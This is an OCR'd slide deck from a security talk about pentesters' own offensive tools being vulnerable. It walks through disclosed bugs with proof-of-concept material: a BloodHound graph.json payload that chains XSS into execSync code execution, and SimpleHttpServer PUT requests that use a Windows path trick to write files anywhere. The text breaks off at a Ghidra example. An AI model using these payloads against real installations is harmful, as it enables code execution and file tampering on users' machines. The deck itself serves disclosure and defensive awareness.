What if you're pwned during an offensive engagement? // Blue team goes brrRRR

@TheLaluka

THAT friend.

“It's just for offensive tasks, we **don't care about defense** here”

“It's **not exposed** anyway, that’s **fineeeee**”

“It can’t be **that** bad, I ran it **only once**”

meh.

What would you do if you're pwned during a security engagement?

Hey captain, what’s the plan?

Thanks for asking!

1. What pentesters “do”
2. Why we’re d00med
3. PoCs for pwning offensive tools
4. How to protect yourself
5. Conclusion

1. What pentesters “do”

- What we do
  - Break stuff
  - Use MANY tools
- What we protect
  - Own exploits & tools
  - Customer data
  - Personal data

Constraints & Risks

1

- Heavy time restriction
- Usability (& Laziness)

2

- Fake || Backdoored Tools

3

- Supply chain attacks
- P0wned developers

4

- Legitimate needs: Privileges & Performance

2. Why we’re d00med

Realize that softwares suck
Decide to break softwares
By creating offensive softwares
Creating... Softwares ?

3. PoCs on offensive tools

Example 1 | BloodHound

1

- ElectronJS

2

- Protections? Naaah

3


- XSS? Yes please

4

- RCE? Sure! :)

Example 1 - BloodHound

https://github.com/BloodHoundAD/BloodHound/issues/338



[Security] XSS in HelpModal leading to RCE via imported malicious data file #338

magicOz opened this issue on Jun 21, 2020 · 2 comments

magicOz commented on Jun 21, 2020


The **help text**-modal utilizes the React component attribute `dangerouslySetInnerHTML` when rendering the **Info**, **Abuse Info**, etc. texts. E.g.

BloodHound/src/components/Modals/HelpTexts/GenericAll/GenericAll.jsx
Lines 31 to 37 in 338e197

```
31        dangerouslySetInnerHTML={Abuse(
32            sourceName,
33            sourceType,
34            targetName,
35            targetType,
36            targetId
37        )}
```

This makes the application vulnerable to XSS unless the input parameters are properly sanitized/encoded.

It turns out that the parameter `targetId` (objectid) isn't encoded, and is reflected in multiple **Abuse Info**-texts - making the application vulnerable.



```
// Keep a global reference of the window object, if you do
// be closed automatically when the JavaScript object is g
let mainWindow;

function createWindow() {
    // Create the browser window.
    if (platform === 'darwin') {
        mainWindow = new BrowserWindow({
            width: 1280,
            height: 800,
            icon: __dirname + '/src/img/icon.png',
            webPreferences: {
                nodeIntegration: true,
            },
        });
    } else if (platform === 'linux') {
        mainWindow = new BrowserWindow({
            width: 1280,
            height: 800,
            icon: __dirname + '/src/img/icon.png',
            webPreferences: {
                nodeIntegration: true,
            },
        });
    } else {
        mainWindow = new BrowserWindow({
            width: 1280,
            height: 800,
            icon: __dirname + '/src/img/icon.ico',
            webPreferences: {
                nodeIntegration: true,
            },
        });
    }

    mainWindow.loadURL(`file://${__dirname}/index.html`);
```

Example 1 - BloodHound

https://github.com/BloodHoundAD/BloodHound/issues/338


Jun 21, 2020

.

.

.

August 28 2021




PoC (Windows):


I've attached a zip, graph.zip, containing a malicious file, `graph.json`. **(You may need to**

file).

1. Import the file `graph.json` into BloodHound.
2. Click **Help** on the edge between `NODE1@DOMAIN.COM` and `MALICIOUS@DOMAIN.COM`.
3. This should pop `notepad.exe C:/windows/win.ini`



```
┌laluka@laluka-work ~/Downloads
└➤ cat graph.json | jq . | grep require -C 3
    },
    "x": 957.1684560330476,
    "y": 425.75586050939177,
    "objectid": "dd812422-2acc-41e1-9d43-e2215cbfa1bc<img src=x onerror=\"require('child_process').execSync('gnome-calculator')\">",
    "end": true,
    "type_ou": true,
    "size": 1,
```



```
  logs:         /var/log/neo4j
  plugins:      /var/lib/neo4j/plugins
  import:       /var/lib/neo4j/import
  data:         /var/lib/neo4j/data
  certificates: /var/lib/neo4j/certificates
  run:          /var/run/neo4j
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j manual.
2021-08-13 10:18:18.024+0000 INFO  ======== Neo4j 4.0.12 ========
2021-08-13 10:18:18.034+0000 INFO  Starting...
2021-08-13 10:18:26.707+0000 INFO  Bolt enabled on localhost:7687.
2021-08-13 10:18:26.708+0000 INFO  Started.
2021-08-13 10:18:28.241+0000 INFO  Remote interface available at http://localhost:7474/
```

```
[illegible] graph.zip
┌laluka@laluka-work ~/Downloads
└➤  rm
┌laluka@laluka-work ~/Downloads
└➤  ./BloodHound                                                              130 ↵
┌laluka@laluka-work ~/Downloads
└➤  cd -                                                                      130 ↵
~/Downloads/BloodHound-linux-x64
┌laluka@laluka-work ~/Downloads/BloodHound-linux-x64
└➤  ./BloodHound
(node:249706) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usabili
ty issues. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.from() methods inste
ad.
```

```
[1] 0:BloodHound*                                              "laluka-work" 12:23 13-août-21
```

```
1  2  3  4                          305B  319B   52%   10,7G   100%   0   20%   13/08 12:23
```

Example 2 | SimpleHttpServer (ProjDisc)

1

- python3 http.server clone
- Golang / *NIX focused

2

- Dangerous features?
  - Yeee, upload!

3


- Good code?
  - *NIX yes
  - Windows nope

4

- RCE? In 2 steps :)

Example 2 | SimpleHttpServer (ProjDisc)

https://github.com/projectdiscovery/simplehttpserver/issues/34



The vulnerable code lives there:

simplehttpserver/pkg/httpserver/loglayer.go
Line 31 in 97d5e90


```
err = handleUpload(path.Base(r.URL.Path), data)
```

simplehttpserver/pkg/httpserver/uploadlayer.go
Lines 5 to 7 in 97d5e90

```
func handleUpload(file string, data []byte) error {
	return ioutil.WriteFile(file, data, 0655)
}
```

Happy patching, and have a nice day! 🌷

👍 4 🎉 2 🚀 2 👀 1



func Base

```
func Base(path string) string
```

Base returns the last element of path. Trailing slashes are removed before extracting the last element. If the path is empty, Base returns ".". If the path consists entirely of slashes, Base returns "/".

▾ Example


```
package main

import (
	"fmt"
	"path"
)

func main() {
	fmt.Println(path.Base("/foo/\\\\42.42.42.42\\share"))
	fmt.Println(path.Base("/"))
		fmt.Println(path.Base("a/b"))
			fmt.Println(path.Base("/aa"))
	fmt.Println(path.Base(""))
}
```

```
\\42.42.42.42\share
/
b
aa
.

Program exited.
```


File Machine View Input Devices Help
Computer ▸ Windows 7 (C:) ▸ Users ▸ IEUser ▸ Desktop
Search Desktop
Organize ▾ Include in library ▾ Share with ▾ New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
C:\Windows\system32\cmd.exe - .\simplehttpserver.exe --upload
Burp Project Intruder Repeater Window Help Logger++
Project options User options Hackvertor
Dashboard Target Proxy Intruder
Send Cancel
Request Response
Pretty Raw \n Actions
Search...
Done
9:49 AM
4/18/2021
Right Ctrl

Name	Date modified	Type	Size
foo.txt	4/18/2021 9:47 AM	Text Document	1 KB

```
F:\pd-vuln\simplehttpserver>.\simplehttpserver.exe --upload

                                                                   - v0.0
.3

                projectdiscovery.io

Use with caution. You are responsible for your actions
Developers assume no liability and are not responsible for any misuse or damage.

Serving F:\pd-vuln\simplehttpserver on http://0.0.0.0:8000/
C:\foo
192.168.1.25:36986 "PUT /./C:%5Cfoo HTTP/1.1" 500 26
C:\foo.txt
C:\foo.txt
192.168.1.25:36992 "PUT /./C:%5Cfoo.txt HTTP/1.1" 500 26
192.168.1.25:36990 "PUT /./C:%5Cfoo.txt HTTP/1.1" 500 26
C:\Users\IEUser\Desktop\foo.txt
192.168.1.25:36994 "PUT /C:%5CUsers%5CIEUser%5CDesktop%5Cfoo.txt HTTP/1.1" 500 2
6
```

```
PUT /C:\Users\IEUser\Desktop\foo.txt HTTP/1.1
Host: 192.168.1.21:8000
User-Agent: curl/7.68.0
Accept: */*
Content-Length: 6
Expect: 100-continue
Connection: close

dummy
```

log(path.Base)
It's now ANYWHERE


Example 2 | SimpleHttpServer (ProjDisc)

https://github.com/projectdiscovery/simplehttpserver/issues/34

Apr 18, 2021

.

July 29 2021


ehsandeep commented 16 days ago · Member

@laluka all the security features are enabled with `-sandbox` flag.

laluka commented 16 days ago · Author

Nice!
Is this flag a default behavior?
I couldn't check yet, but a `-no-sandbox` flag with a default enabled sandbox would be preferable! :)

👍 2

Example 3 | Ghidra

1

- Awesome tool, brand “new”
- Powerful & Open Source

2

- Is it a software?
    - Yes

3

